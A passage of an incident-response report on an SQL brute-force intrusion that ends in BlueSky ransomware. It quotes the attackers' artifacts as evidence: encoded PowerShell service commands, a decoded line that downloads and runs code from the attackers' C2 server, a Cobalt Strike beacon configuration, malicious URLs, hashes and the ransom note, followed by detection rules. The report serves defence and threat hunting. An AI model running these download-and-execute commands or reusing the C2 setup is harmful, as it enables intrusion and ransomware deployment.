| zeek.dce_rpc | 10.0.0.43 | 10.0.0.12 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.13 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.14 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.15 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.16 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.17 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.19 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.20 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.21 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.22 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |

This appeared to be how they profiled the network layout and remote hosts.

The threat actor was observed running **whoami** from the Tor2Mine PowerShell process on the beachhead.

```
"C:\Windows\system32\whoami.exe" /user
```

Lateral Movement

The threat actors moved laterally toward the domain controllers and file shares using Remote Service creation. The pattern “%COMSPEC% /C “cmd /c powershell.exe” is associated with the Cobalt Strike “psexec_psh” jump module.

| Action Type | Registry Key | Registry Value Name | Registry Value Data |
|------------------|--|---------------------|---|
| RegistryValueSet | HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\YHRFRUYXJCYAXJYHNKRJ | ImagePath | %COMSPEC% /C "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA... |
| RegistryValueSet | HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\JEEMUVVXWGPASDSTSEG | ImagePath | %COMSPEC% /C "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA... |
| RegistryValueSet | HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\PYSHHOSGFQJINEIPYSX | ImagePath | %COMSPEC% /C "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA... |
| RegistryValueSet | HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\KLTJLJCJHXEUMQKORUYTG | ImagePath | %COMSPEC% /C "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA... |

| event.code | winlog_event_data.ServiceName | winlog_event_data.AccountName | winlog_event_data.ImagePath |
|------------|-------------------------------|-------------------------------|---|
| 7045 | YHRFRUYXJCYAXJYHNKRJ | LocalSystem | %COMSPEC% /C "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA... |
| 7045 | JEEMUVVXWGPASDSTSEG | LocalSystem | %COMSPEC% /C "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA... |
| 7045 | PYSHHOSGFQJINEIPYSX | LocalSystem | %COMSPEC% /C "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA... |
| 7045 | KLTJLJCJHXEUMQKORUYTG | LocalSystem | %COMSPEC% /C "cmd /c powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -e WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA... |

Decoding the command we can see the same PowerShell download and execute as observed on the beachhead. The hexadecimal value 0x53611451 corresponds to the IP address 83.97.20[.].81 which was the command and control server for the Tor2Mine malware.

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode

Remove null bytes

Input

```
WwBTAHkAcwB0AGUAbQAUe4AZQB0AC4UwB1AHIAdgBpAGMAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdA0oA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQBBAGUAVgBhAGwAaQbKAGEAdAbpAG8AbgBDAGEAbABsAGIAYQBJAGsAIAA9ACAeAwAgACQADABYAHUAZQAGAHBAWAgAEkAbgB2AG8AawB1AC0ARQ04AHAACgB1AHMAcwbPAG8AbgAgACGATgB1AHCALQBPAA...
```

Output

```
[System.Net.ServicePointManager]:ServerCertificateValidationCallback = { $true }; Invoke-Expression (New-Object System.Net.WebClient).DownloadString("http://0x53611451/win/clocal")
```

Raw Bytes

Command and Control

Tor2Mine Server:

```
{
  destination: { [-]
    address: 83.97.20.81
    as: { [-]
      number: 9009
      organization: { [-]
        name: M247 Europe SRL
      }
    }
  }
  geo: { [-]
    city_name: Bucharest
    continent_name: Europe
    country_iso_code: RO
    country_name: Romania
    location: { [+]
    }
    region_iso_code: RO-B
    region_name: Bucuresti
  }
  ip: 83.97.20.81
  port: 443
}
network.direction: outbound
tls: { [-]
  cipher: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
  client: { [-]
    ja3: c12f54a3f91dc7bafd92cb59fe009a35
  }
  curve: x25519
  established: true
  resumed: false
  server: { [-]
    ja3s: ec74a5c51106f0419184d0dd08fb05bc
  }
  version: 1.2
  version_protocol: tls
}
```

Cobalt Strike C2:

IP Address: 5.188.86.237

Connection to the following URIs was observed:

| | | | | | | | | |
|--------------|-----|------|--------------|-------------|-------|-------------------|---------|--------|
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /DFUkr | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /47FKW | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /1CFdj | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /BDIPs | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /BDJwy | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /9PQRh | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /IMVcw | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /BDJwy | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /2Hhpv | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /LWoqt | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 8080 | 5.188.86.237 | /BDJwy | 49453 | Global Layer B.V. | Macroom | Europe |
| 5.188.86.237 | get | 80 | 5.188.86.237 | /vmware.exe | 49453 | Global Layer B.V. | Macroom | Europe |

Cobalt Strike Server Config:


```

{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 120000,
  "jitter": 12,
  "maxgetsize": 1398924,
  "spawnnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 1580103824,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "5.188.86.237",
    "port": 443,
    "publickey":
"MIGfMA0GCsQsIb3DQEBAQUAA4GNADCBiQKBgQCnCZHwnYFqYB/6gJdkc4MPDTtBJ20nkEAd3tsY4tPKs8MV4

  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/functionalStatus/2JYbAmfY5gYNj7UrgAte5p1jXx2V",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "append 8 characters",
        "append 8 characters",
        "append 10 characters",
        "append 6 characters",
        "append 11 characters",
        "append 33 characters",
        "append 69 characters",
        "append 55 characters",
        "append 67 characters",
        "append 27 characters",
        "append 15 characters",
        "append 25 characters",
        "append 32 characters",
        "append 72 characters",
        "prepend 16 characters",
        "prepend 17 characters",
        "prepend 11 characters",
        "prepend 31 characters",
        "prepend 80 characters",
        "prepend 60 characters",
        "prepend 54 characters",
        "prepend 69 characters",
      ]
    }
  }
}

```

```

        "prepend 38 characters",
        "prepend 8 characters",
        "base64url"
    ]
}
},
"http-post": {
    "uri": "/rest/2/meetings2JYbAmfY5gYNj7UrgAte5p1jXx2V",
    "verb": "GET",
    "client": {
        "headers": null,
        "id": null,
        "output": null
    }
},
"tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

"crypto_scheme": 0,
"proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
},
"http_post_chunk": 96,
"uses_cookies": false,
"post-ex": {
    "spawnto_x86": "%windir%\syswow64\auditpol.exe",
    "spawnto_x64": "%windir%\sysnative\auditpol.exe"
},
"process-inject": {
    "allocator": "NtMapViewOfSection",
    "execute": [
        "CreateThread 'ntdll.dll!RtlUserThreadStart'",
        "NtQueueApcThread-s",
        "SetThreadContext",
        "CreateRemoteThread",
        "CreateThread 'kernel32.dll!LoadLibraryA'",
        "RtlCreateUserThread"
    ],
    "min_alloc": 40263,
    "startrwx": true,
    "stub": "IiuPJ9vfuo3dVZ7son6mSA==",
    "transform-x86": [
        "prepend '\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "transform-x64": [
        "prepend '\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "userwx": false
},

```

```
"dns-beacon": {
  "dns_idle": null,
  "dns_sleep": null,
  "maxdns": null,
  "beacon": null,
  "get_A": null,
  "get_AAAA": null,
  "get_TXT": null,
  "put_metadata": null,
  "put_output": null
},
"pipename": null,
"smb_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

"stage": {
  "cleanup": true
},
"ssh": {
  "hostname": null,
  "port": null,
  "username": null,
  "password": null,
  "privatekey": null
}
}
```

Impact

The BlueSky ransomware binary named **vmware.exe** was dropped on the beachhead, which upon execution, resulted in network wide ransomware. This was accomplished using SMB with the ransomware connecting to host over port 445 to encrypt files.

| Action Type | Initiating Process Folder Path | Local IP | Remote IP | Remote Port |
|-------------------|--------------------------------|----------|-----------|-------------|
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |
| ConnectionSuccess | c:\windows\temp\vmware.exe | | | 445 |

The files were renamed with the file extension .bluesky and a ransom note file named # DECRYPT FILES BLUESKY #.txt was dropped on the host and opened to reveal the ransom note.

| winlog.event_data.RelativeTargetName | winlog.event_data.ShareLocalPath | winlog.event_data.ShareName | event.code | event.action |
|--------------------------------------|----------------------------------|-----------------------------|------------|---------------------|
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |
| # DECRYPT FILES BLUESKY #.txt | | | 5145 | Detailed File Share |

DECRYPT FILES BLUESKY #.txt - Notepad

File Edit Format View Help

<<< B L U E S K Y >>>

YOUR IMPORTANT FILES, DOCUMENTS, PHOTOS, VIDEOS, DATABASES HAVE BEEN ENCRYPTED!

The only way to decrypt and restore your files is with our private key and program. Any attempts to restore your files manually will damage your files.

To restore your files follow these instructions:

1. Download and install "Tor Browser" from <https://torproject.org/>

2. Run "Tor Browser"

3. In the tor browser open website:

http://[REDACTED].onion

4. On the website enter your recovery id:

RECOVERY ID: [REDACTED]

5. Follow the instructions


On the beachhead server, the time of encryption was visible as the MSSQL service stopped functioning after execution of `vmware.exe` :

```
20:29:01.53 spid9s SQL Server is terminating in response to a 'stop' request from Service Control Manager. This is an informational message only. No user acti
```


The whole intrusion after initial access lasted only around 30 minutes with limited discovery and no exfiltration observed.

Timeline

SQL Brute Force leads to Bluesky Ransomware



Diamond Model



Indicators

Atomic

```

hxxp://0x53611451/win/clocal
hxxp://qlqd5zqefmkr34a[.]onion[.]sh/win/checking[.]hta
hxxps://asq[.]d6shiiwz[.]pw/win/hssl/d6[.]hta
hxxp://83[.]97[.]20[.]81/win/checking[.]hta
hxxp://83[.]97[.]20[.]81/win/update[.]hta
hxxps://asd[.]s7610rir[.]pw/win/checking[.]hta
hxxps://asq[.]r77vh0[.]pw/win/hssl/r7[.]hta
hxxp://asq[.]r77vh0[.]pw/win/checking[.]hta
hxxp://5[.]188[.]86[.]237/vmware[.]exe

```

Computed

java.exe

md5: 9e88c287eb376f3c319a5cb13f980d36

sha1: 501af977080d56a55ff0aeba66b58e7f3d1404ea

sha256: 74b6d14e35ff51fe47e169e76b4732b9f157cd7e537a2ca587c58dbdb15c624f

vmware.exe

md5: 7b68bc3dd393c2e5273f180e361f178a

sha1: 07610f11d3b8ccb7b60cc8ad033dda6c7d3940c4

sha256: d4f4069b1c40a5b27ba0bc15c09dceb7035d054a022bb5d558850edfba0b9534

WinRing0x64.sys

md5: 0c0195c48b6b8582fa6f6373032118da

sha1: d25340ae8e92a6d29f599fef426a2bc1b5217299

sha256: 11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5

del.ps1

md5: bfd36fd6a20ccd39f5c3bb64a5c5dd8b

sha1: e938646862477e598fcda20d0b7551863f8b651c

sha256: 35b95496b243541d5ad3667f4aabe2ed00066ba8b69b82f10dd1186872ce4be2

checking.ps1

md5: 08bdf000031bbad1a836381f73adace5

sha1: 3dff4ae3c421c9143978f8fc9499dca4aed0eac5

sha256: f955eeb3a464685eaac96744964134e49e849a03fc910454faaff2109c378b0b

Invoke-PowerDump.ps1

md5: 42a80cc2333b612b63a859f17474c9af

sha1: e7be97fb2200eb99805e39513304739a7a28b17e

sha256: 3b463c94b52414cfaad61ecdac64ca84eaea1ab4be69f75834aaa7701ab5e7d0

Detections

Network

ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response
ET INFO Executable Download from dotted-quad Host
ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
ET INFO PowerShell Hidden Window Command Common In Powershell Stagers M2
ET MALWARE Successful Cobalt Strike Shellcode Download (x64) M2
ET POLICY PE EXE or DLL Windows file download HTTP
ET HUNTING Generic Powershell DownloadFile Command
ET HUNTING Generic Powershell DownloadString Command
ET HUNTING Generic Powershell Launching Hidden Window
ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response
ET INFO Executable Download from dotted-quad Host
ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
ET INFO PS1 Powershell File Request
ET INFO PowerShell Base64 Encoded Content Command Common In Powershell Stagers M1
ET INFO PowerShell Base64 Encoded Content Command Common In Powershell Stagers M2
ET INFO PowerShell DownloadFile Command Common In Powershell Stagers
ET INFO PowerShell DownloadString Command Common In Powershell Stagers
ET INFO PowerShell Hidden Window Command Common In Powershell Stagers M2
ET INFO PowerShell NoProfile Command Received In Powershell Stagers
ET INFO PowerShell NonInteractive Command Common In Powershell Stagers
ET INFO Powershell Base64 Decode Command Inbound
ET MALWARE JS/Nemucod requesting EXE payload 2016-02-01
ET MALWARE JS/Nemucod.M.gen downloading EXE payload
ETPRO MALWARE Likely Evil Request for Invoke-Mimikatz
ETPRO MALWARE PS/Deathm Script Inbound via HTTP
ET DNS Query to a *.pw domain - Likely Hostile
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection

Sigma

Search rules on detection.fyi or sigmasearchengine.com

Sigma Repo:

Suspicious Scheduled Task Creation - 3a734d25-df5c-4b99-8034-af1ddb5883a4
PowerShell Scripts Installed as Services - a2e5019d-a658-4c6a-92bf-7197b54e2cae
Potentially Suspicious AccessMask Requested From LSASS - 4a1b6da0-d94f-4fc3-98fc-2d9cb9e5ee76
Powershell Defender Disable Scan Feature - 1ec65a5f-9473-4f12-97da-622044d6df21
Windows Defender Exclusions Added - 1321dc4e-a1fe-481d-a016-52c45f0c8b4f
CobaltStrike Service Installations System - 5a105d34-05fc-401e-8553-272b45c1522d
CobaltStrike Service Installations in Registry - 61a7697c-cb79-42a8-a2ff-5f0cdfae0130
Suspicious Child Process Of SQL Server - 869b9ca7-9ea2-4a5a-8325-e80e62f75445
Whoami.EXE Execution Anomaly - 8de1cbe8-d6f5-496d-8237-5f44a721c7a0
Malicious PowerShell Commandlets PoshModule - 7d0d0329-0ef1-4e84-a9f5-49500f9d7c6c
Malicious PowerShell Commandlets ScriptBlock - 89819aa4-bbd6-46bc-88ec-c7f7fe30efa6
PowerShell Base64 Encoded IEX Cmdlet - 88f680b8-070e-402c-ae11-d2914f2257f1
MSSQL Server Failed Logon - 218d2855-2bba-4f61-9c85-81d0ea63ac71
MSSQL XPCmdshell Suspicious Execution - 7f103213-a04e-4d59-8261-213dddf22314
MSSQL XPCmdshell Option Change - d08dd86f-681e-4a00-a92c-1db218754417
MSSQL Server Failed Logon From External Network - ebfe73c2-5bc9-4ed9-aaa8-8b54b2b4777d
Vulnerable WinRing0 Driver Load - 1a42dfa6-6cb2-4df9-9b48-295be477e835

Yara

<https://github.com/The-DFIR-Report/Yara-Rules/blob/main/19208/19208.yar>

MITRE

19208 - SQL Brute Force leads to Bluesky Ransomware

| | Tools | Technique |
|----------------------|---------------------------|---|
| Initial Access | | Valid Accounts - T1078 |
| Execution | Invoke-TheHash | Windows Command Shell - T1059.003 PowerShell - T1059.001 Service Execution - T1569.002 |
| Persistence | | Scheduled Task - T1053.005 Windows Service - T1543.003 |
| Privilege Escalation | | Process Injection - T1055 |
| Defense Evasion | | Disable or Modify Tools - T1562.001 Modify Registry - T1112 Obfuscated Files or Information - T1027 Masquerade Task or Service - T1036.004 |
| Credential Access | Invoke-PowerDump | Brute Force - T1110 LSASS Memory - T1003.001 |
| Discovery | Invoke-SMBexec whoami | System Owner/User Discovery - T1033 Network Share Discovery - T1135 |
| Lateral Movement | Invoke-SMBexec | SMB/Windows Admin Shares - T1021.002 |
| Collection | | |
| Command and Control | Cobalt Strike Tor2Mine | Web Protocols - T1071.001 |
| Exfiltration | | |
